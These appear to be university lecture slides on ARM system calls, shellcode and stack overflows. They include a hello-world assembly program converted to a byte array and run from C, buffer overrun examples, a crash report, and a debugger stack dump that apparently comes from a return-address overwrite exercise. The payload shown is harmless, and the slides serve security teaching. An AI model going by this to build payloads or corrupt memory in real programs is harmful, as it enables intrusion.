


CSC 590 ARM Architecture and Security

System Call & Shellcode

Stack Overflow

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


Introduction to System Calls

- **Definition:** A system call is a programmed request to the operating system's kernel that an application can make to perform tasks that the application doesn't have direct permission to execute.
- **Purpose:** System calls provide a controlled interface between **user-space** applications and the **kernel**, ensuring security and stability by restricting direct access to hardware and critical resources.

Privilege level (ARM)

■ Exception Levels



[†] AArch64 permitted only if EL1 is using AArch64

[‡] AArch64 permitted only if EL2 is using AArch64

ARMv8 Exception Levels (EL):

- **EL0 (User Mode):** Unprivileged execution for user-space applications. It has restricted access to the system and must rely on system calls to access kernel services.
- **EL1 (Supervisor Mode or Kernel Mode):** Privileged execution level where the operating system kernel runs. This level has full access to the hardware and can manage system resources.
- **EL2 (Hypervisor Mode):** Used for running hypervisors in virtualization setups, giving control over guest operating systems.
- **EL3 (Secure Monitor Mode):** Reserved for managing transitions between secure and non-secure execution in systems that use ARM TrustZone.

The SWI (Software Interrupt) Instruction

- **Purpose:** In ARM, system calls are typically invoked using the SWI instruction (also known as SVC in ARMv7 and later), which triggers a software interrupt.
- **Syntax:** **SWI** <immediate_value> or **SVC** <immediate_value>
- **Mechanism:**
 1. The application sets up the necessary parameters in specific registers.
 2. Executes the SWI instruction with a particular number that identifies the system call.
 3. The processor switches to Supervisor Mode and jumps to the SWI handler in the kernel.

hello_world.s

```
1      .data                /* section declaration */
2      hello_string:
3          .asciz "Hello, World!\n" /* null-terminated string */
4
5      .text                /* section declaration */
6      .global _start       /* entry point for the program */
7
8      _start:              /* _start label */
9          /* Write syscall */
10         mov r0, #1        /* file descriptor (stdout) */
11         ldr r1, =hello_string /* pointer to the string */
12         mov r2, #14       /* string length */
13         mov r7, #4        /* syscall number for sys_write */
14         swi 0             /* invoke syscall */
15
16         /* Exit syscall */
17         mov r0, #0        /* exit status */
18         mov r7, #1        /* syscall number for sys_exit */
19         swi 0             /* invoke syscall */
```

hello_world.s

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1  .data                /* section declaration */
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14     swi 0              /* invoke syscall */
15
16     /* Exit syscall */
17     mov r0, #0         /* exit status */
18     mov r7, #1         /* syscall number for sys_exit */
19     swi 0              /* invoke syscall */
```

```
schen@molly:~$ arm-linux-gnueabi-as -o hello_world.o hello_world.s
schen@molly:~$ arm-linux-gnueabi-ld -o hello_world hello_world.o
schen@molly:~$ qemu-arm hello_world
Hello, World!
```

System Call Conventions

▪ **Parameter Passing:**

- **Registers:** The first few arguments are passed in registers (R0-R3).
- **Stack:** Additional arguments are passed on the stack if needed.

▪ **System Call Number:**

- Placed in a specific register (commonly R7 in Linux on ARM) or as an immediate value in the SWI instruction.

▪ **Return Value:**

- The result of the system call is returned in R0.

Stdin, stdout, and stderr

Name	File descriptor	Abbreviation
Standard input	0	stdin
Standard output	1	stdout
Standard error	2	stderr

Shellcode

Shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It's typically written in machine code and injected into a running program to execute arbitrary commands, often opening a shell.

```


1  .global _start
2
3  .section .data
4      msg: .ascii "Hello, World!\n"
5      len = . - msg
6
7  .section .text
8  _start:
9      mov r0, #1           @ File descriptor 1 (stdout)
10     ldr r1, =msg         @ Address of the message
11     ldr r2, =len         @ Length of the message
12     mov r7, #4           @ System call number for sys_write
13     swi 0                @ Invoke system call
14
15     mov r0, #0           @ Exit code 0
16     mov r7, #1           @ System call number for sys_exit
17     swi 0                @ Invoke system call

```

Compiling the Assembly Program

- `arm-linux-gnueabi-gcc -nostartfiles -static -o hello hello.s`
 - `-nostartfiles`: Prevents linking with standard startup files, avoiding duplicate `_start` symbol definitions.
 - `-static`: Creates a statically linked executable, eliminating dependencies on shared libraries.

Dynamic Linking



Extracting Shellcode from the Executable

- **Purpose:** Convert the executable into a byte array that can be embedded in a C program.

```
xxd -i hello > hello_hex.h
```

[illegible]

Writing a C Program to Execute the Shellcode

```
1  ✓ #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4  #include <sys/stat.h>
5
6  // Include the shellcode
7  #include "hello_hex.h"
8
9  ✓ int main() {
10     const char *temp_filename = "temp_hello_arm";
11
12     // Write the shellcode to a temporary file
13     FILE *fp = fopen(temp_filename, "wb");
14     ✓ if (!fp) {
15         perror("fopen");
16         return 1;
17     }
18
19     size_t written = fwrite(hello, 1, hello_len, fp);
20     ✓ if (written != hello_len) {
21         perror("fwrite");
22         fclose(fp);
23         return 1;
24     }
25     fclose(fp);
26
27     // Make the file executable
28     ✓ if (chmod(temp_filename, 0755) != 0) {
29         perror("chmod");
30         return 1;
31     }
32
33     // Execute the shellcode using QEMU
34     int ret = system("qemu-arm temp_hello_arm");
35     ✓ if (ret == -1) {
36         perror("system");
37         return 1;
38     }
39
40     // Clean up
41     unlink(temp_filename);
42
43     return 0;
44 }
```

Stack Overflow

“Memory Corruption”


- What is it?

“Memory Corruption”

- Modifying a **binary's** memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level **exploits** (real-world and competition) involve memory corruption

Buffers

- A buffer is defined as a limited, contiguously allocated set of memory. The most common buffer in C is an array.



C Arrays

A novice C programmer mistake

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main()
5 {
6     int array[5] = {1, 2, 3, 4, 5};
7     printf("%d\n", array[5]);
8 }
```

```
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch5 > cc buffer.c
buffer.c:7:17: warning: array index 5 is past the end of the array (which contains 5 elements) [-Warray-bounds]
    printf("%d\n", array[5]);
                      ^
buffer.c:6:2: note: array 'array' declared here
    int array[5] = {1, 2, 3, 4, 5};
    ^
1 warning generated.
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch5 > ./a.out
32767
```

This example shows how easy it is to read past the end of a buffer; C provides no built-in protection.

Another C programmer mistake

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main()
5 {
6     int array[5];
7     int i;
8     for(i = 0; i <= 255; i++)
9     {
10         array[i] = 10;
11     }
12 }
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch5 cc buffer2.c
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch5 ./a.out
[1] 26905 abort ./a.out
```

Crash report

Now Activities Clear Reload Info

All Messages Errors and Faults

Devices

quake's iMac

Reports

Mac Analytics...

System Reports

User Reports

system.log

~/Library/Logs

/Library/Logs

/var/log

Process:
Path:
Identifier:
Version:
Code Type:
Parent Process:
Responsible:
User ID:

a.out [26985]
/Users/USER/Documents/*a.out
a.out
0
X86_64 (Native)
zsh [25194]
a.out [26985]
501

Date/Time:
OS Version:
Report Version:
Anonymous UUID:

2017-09-12 12:14:39.138 -0400
Mac OS X 10.12.6 (16G29)
12
FA3D3E94-9D60-E763-CD6E-C784AE99894

Time Awake Since Boot: 160000 seconds

System Integrity Protection: enabled

Crashed Thread: 0 Dispatch queue: com.apple.main-thread

Exception Type: EXC_CRASH (SIGABRT)
Exception Codes: 0x0000000000000000, 0x0000000000000000
Exception Note: EXC_CORPSE_NOTIFY

Application Specific Information:
[26985] stack overflow

Thread 0 Crashed:: Dispatch queue: com.apple.main-thread
0 libsystem_kernel.dylib 0x00007fff92c9b4d2 pthread_kill + 10
1 libsystem_pthread.dylib 0x00007fff92dad457 pthread_kill + 90
2 libsystem_c.dylib 0x00007fff92c254bb __abort + 140
3 libsystem_c.dylib 0x00007fff92c25d7e __stack_chk_fail + 205
4 a.out 0x00000001003b96 majlib + 118
5 ??? 0x0000000000000000 0 + 42949672970

Thread 0 crashed with X86 Thread State (64-bit):
rax: 0x0000000000000000 rbx: 0x0000000000000006 rcx: 0x00007fff5f845f8 rdx: 0x0000000000000000
rdi: 0x0000000000000037 rsi: 0x0000000000000006 rbp: 0x00007fff5f845920 rsp: 0x00007fff5f845f8
r8: 0x0000000000000000 r9: 0x0000000000000000 r10: 0x0000000000000000 r11: 0x0000000000000206
r12: 0x0000000000000000 r13: 0x0000000000000000 r14: 0x00007fff9baa43c0 r15: 0x0000000000000000
rip: 0x00007fff92c9b4d2 rfl: 0x0000000000000206 cr2: 0x00007fff92dad31b

Logical CPU: 0
Error Code: 0x02000148
Trap Number: 133

Binary Images:

0x1003ba000 - 0x1003ba000 +a.out (0) <F20F94F3-89D2-3630-B259-E5386ED98692> /Users/USER/Documents/*a.out
0x100f19000 - 0x100f19000 dyld (433.5) <322C0657-8878-311D-888C-C8F02CA96FF3> /usr/lib/dyld
0x7fff915e7000 - 0x7fff915e7000 libSystem.B.dylib (1238.60.2) <F18AC1E7-C6F1-34B1-8069-BE571B3231D4> /usr/lib/libSystem.B.dylib
0x7fff91721000 - 0x7fff91721000 libc++.1.dylib (307.5) <0B43B85D-E6B-3464-8DE9-B41AC8ED9D1C> /usr/lib/libc++.1.dylib
0x7fff91778000 - 0x7fff91778000 libc++abi.dylib (307.4) <8C271AD3-831B-362A-9DA7-E8C51F285FE4> /usr/lib/libc++abi.dylib
0x7fff92296000 - 0x7fff92296000 libobjc.A.dylib (709.1) <78044861-8348-32E2-85ED-FE6579DCFFA> /usr/lib/libobjc.A.dylib
0x7fff92ab5000 - 0x7fff92ab5000 libcache.dylib (79) <893AADA8-83B5-3DA7-A350-E20BC70CF7BF> /usr/lib/system/libcache.dylib
0x7fff92aba000 - 0x7fff92aba000 libcommonCrypto.dylib (60092.50.5) <8A6AD1B0-C78E-385C-92F0-E669679FD498> /usr/lib/system/libcommonCrypto.dylib
0x7fff92acc000 - 0x7fff92acc000 libcompiler_rt.dylib (62) <E5D47421-772A-32AB-B529-1A6C2F4384D> /usr/lib/system/libcompiler_rt.dylib
0x7fff92ad5000 - 0x7fff92ad5000 libcopyfile.dylib (138) <819BEA3C-DF11-3E3D-A1A1-5A51C5BF1961> /usr/lib/system/libcopyfile.dylib
0x7fff92ad6000 - 0x7fff92ad6000 libcorecrypto.dylib (442.50.19) <65D7165E-2E71-335D-A2D6-33F78E2DF8C1> /usr/lib/system/libcorecrypto.dylib
0x7fff92b08000 - 0x7fff92b08000 libdispatch.dylib (783.50.37) <68E2B4D6-ED27-3838-8628-98B1C5A4EAC3> /usr/lib/system/libdispatch.dylib
0x7fff92b0c000 - 0x7fff92b0c000 libdyld.dylib (433.5) <9B2AC56D-107C-35A1-A127-9094A751F2C9> /usr/lib/system/libdyld.dylib
0x7fff92b29000 - 0x7fff92b29000 libkeymgr.dylib (28) <7AA011A9-DC21-3488-BF73-3B5814D1FD06> /usr/lib/system/libkeymgr.dylib
0x7fff92b2a000 - 0x7fff92b2a000 liblaunch.dylib (972.70.1) <8B56A802-896E-3DE8-82C8-146A6AF8E2A7> /usr/lib/system/liblaunch.dylib
0x7fff92b2b1000 - 0x7fff92b2b1000 libmacho.dylib (898) <17D08055-F4C3-3B04-8A80-E9BF02F8AEAD> /usr/lib/system/libmacho.dylib
0x7fff92b2a9000 - 0x7fff92b2a9000 libquarantine.dylib (85.50.1) <1244BC02-378E-3F53-BE33-9DC395A50978> /usr/lib/system/libquarantine.dylib
0x7fff92baa000 - 0x7fff92baa000 libremovefile.dylib (45) <3BDACB9C-10CD-3803-8878-A515EC75FE85> /usr/lib/system/libremovefile.dylib
0x7fff92bac000 - 0x7fff92bac000 libsystem_asl.dylib (349.50.5) <096E4228-387C-38A6-8B13-EC989A64499A> /usr/lib/system/libsystem_asl.dylib
0x7fff92bcb000 - 0x7fff92bcb000 libsystem_blocks.dylib (67) <18D05484-73AB-35B3-A277-ABAFEC8476EB> /usr/lib/system/libsystem_blocks.dylib
0x7fff92bcb000 - 0x7fff92bcb000 libsystem_c.dylib (1158.50.2) <E8AE5244-7D8C-36AC-88B6-C7AE7EAD2A4B> /usr/lib/system/libsystem_c.dylib
0x7fff92c54000 - 0x7fff92c54000 libsystem_configuration.dylib (888.60.2) <BEC081A2-CABD-31E6-BCDF-D452965FA976> /usr/lib/system/libsystem_configuration.dylib
0x7fff92c5b000 - 0x7fff92c5b000 libsystem_coreservices.dylib (41.4) <7D26DE79-B424-3458-85E1-F7FAB3271AAB> /usr/lib/system/libsystem_coreservices.dylib
0x7fff92c5c000 - 0x7fff92c5c000 libsystem_coretls.dylib (121.50.4) <EC6CF0F7-DCFB-3A83-9C09-6D03709974C6> /usr/lib/system/libsystem_coretls.dylib
0x7fff92c5d000 - 0x7fff92c5d000 libsystem_dnssd.dylib (745.50.9) <C29A0215-0B1B-3B22-413A-3DDE96FA796F> /usr/lib/system/libsystem_dnssd.dylib
0x7fff92c5f000 - 0x7fff92c5f000 libsystem_info.dylib (593.50.4) <C11D884C-BF78-3F92-8782-B9F2BA980928> /usr/lib/system/libsystem_info.dylib
0x7fff92c8f000 - 0x7fff92c8f000 libsystem_kernel.dylib (3789.70.16) <34B1F16C-BC9C-3C5F-9045-0CAE91C85914> /usr/lib/system/libsystem_kernel.dylib
0x7fff92d10f00 - 0x7fff92d10f00 libsystem_m.dylib (3121.6) <86D499B5-8BDC-3D38-8A4E-97AE8E6672A4> /usr/lib/system/libsystem_m.dylib
0x7fff92d10f00 - 0x7fff92d10f00 libsystem_malloc.dylib (116.50.8) <A3D15F17-9946-3367-8C7E-428EB619C95> /usr/lib/system/libsystem_malloc.dylib
0x7fff92d99f00 - 0x7fff92d99f00 libsystem_network.dylib (856.60.1) <369D0221-56CA-3C3E-9EDE-94B41CAE7787> /usr/lib/system/libsystem_network.dylib
0x7fff92d99f00 - 0x7fff92d99f00 libsystem_networkextension.dylib (563.60.2) <8021F2B3-8A75-3633-AB80-FC012B8E980C> /usr/lib/system/libsystem_networkextension.dylib
0x7fff92d9d9f00 - 0x7fff92d9d9f00 libsystem_notify.dylib (165.20.1) <8B160198-A869-3B3A-BDF6-2AA08221FAE> /usr/lib/system/libsystem_notify.dylib
0x7fff92da06f00 - 0x7fff92da06f00 libsystem_platform.dylib (126.50.8) <897462FD-B318-321B-A564-E61962638F75> /usr/lib/system/libsystem_platform.dylib
0x7fff92da184f00 - 0x7fff92da184f00 libsystem_pthread.dylib (218.60.3) <8BF85E28-3296-39E2-85E8-B46401DA8184> /usr/lib/system/libsystem_pthread.dylib
0x7fff92db2000 - 0x7fff92db2000 libsystem_sandbox.dylib (592.70.1) <A892EC49-ACD0-36AE-807A-A2B8152EAF9D> /usr/lib/system/libsystem_sandbox.dylib
0x7fff92db06f00 - 0x7fff92db06f00 libsystem_secinit.dylib (24.50.4) <F7B88478-3565-3E48-98A6-F7AD48392E2D> /usr/lib/system/libsystem_secinit.dylib
0x7fff92db06f00 - 0x7fff92db06f00 libsystem_symptoms.dylib (532.50.47) <339F087C-C1CE-348F-ADBD-2C5448845EAA> /usr/lib/system/libsystem_symptoms.dylib
0x7fff92db06f00 - 0x7fff92db06f00 libsystem_trace.dylib (519.70.1) <AC6A7FE-58D9-3A38-96E6-F687F16E465> /usr/lib/system/libsystem_trace.dylib
0x7fff92dd4000 - 0x7fff92dd4000 libunwind.dylib (35.3) <3D5080A8-C468-334D-A519-2DAB41102C68> /usr/lib/system/libunwind.dylib
0x7fff92dd03f00 - 0x7fff92dd03f00 libxpc.dylib (972.70.1) <BF896DFA-D8E9-31AB-A4B3-811208FEE52> /usr/lib/system/libxpc.dylib


External Modification Summary:

Calls made by other processes targeting this process:
task_for_pid: 0
thread_create: 0
thread_set_state: 0
Calls made by this process:
task_for_pid: 0



The Stack

Stack frame details



Stack:

- A special region of your computer's memory that **stores temporary variables** created by each functions
- The stack is a "**LIFO**" (last in, first out) data structure
- Once a stack variable is freed, that region of memory becomes available for other stack variables.

Properties:

- the stack grows and shrinks as functions **push and pop** local **variables**
- there is no need to manage the memory yourself, variables are allocated and freed **automatically**
- the **stack has size limits**
- stack variables only exist while the function that created them, is running

ARM	Description	x86
R0	General Purpose	EAX
R1-R5	General Purpose	EBX, ECX, EDX, ESI, EDI
R6-R10	General Purpose	-
R11 (FP)	Frame Pointer	EBP
R12	Intra Procedural Call	-
R13 (SP)	Stack Pointer	ESP
R14 (LR)	Link Register	-
R15 (PC)	<- Program Counter / Instruction Pointer ->	EIP
CPSR	Current Program State Register/Flags	EFLAGS

Stack Frame

```
0x40800478 +0x0000: 0x40800484 → 0x00010668 → 0xeb00037c → 0xeb00037c
0x4080047c +0x0004: 0x000105b8 → 0xe3a03000 → 0xe3a03000
0x40800480 +0x0008: 0x00000000 → 0x00000000
0x40800484 +0x000c: 0x00010668 → 0xeb00037c → 0xeb00037c ← $r11
0x40800488 +0x0010: 0x00000000 → 0x00000000
0x4080048c +0x0014: 0x000105ac → 0xe92d4800 → 0xe92d4800
0x40800490 +0x0018: 0x00000001 → 0x00000001
0x40800494 +0x001c: 0x408005e4 → 0x40800707 → 0x766f2f2e → 0x766f2f2e

0x10574 <hacked+28> pop {r11, pc}
0x10578 <hacked+32> strdeq r5, [r5], -r4
0x1057c <return_input+0> push {r11, lr}
→ 0x10580 <return_input+4> add r11, sp, #4
0x10584 <return_input+8> sub sp, sp, #32
0x10588 <return_input+12> sub r3, r11, #36 @ 0x24
0x1058c <return_input+16> mov r0, r3
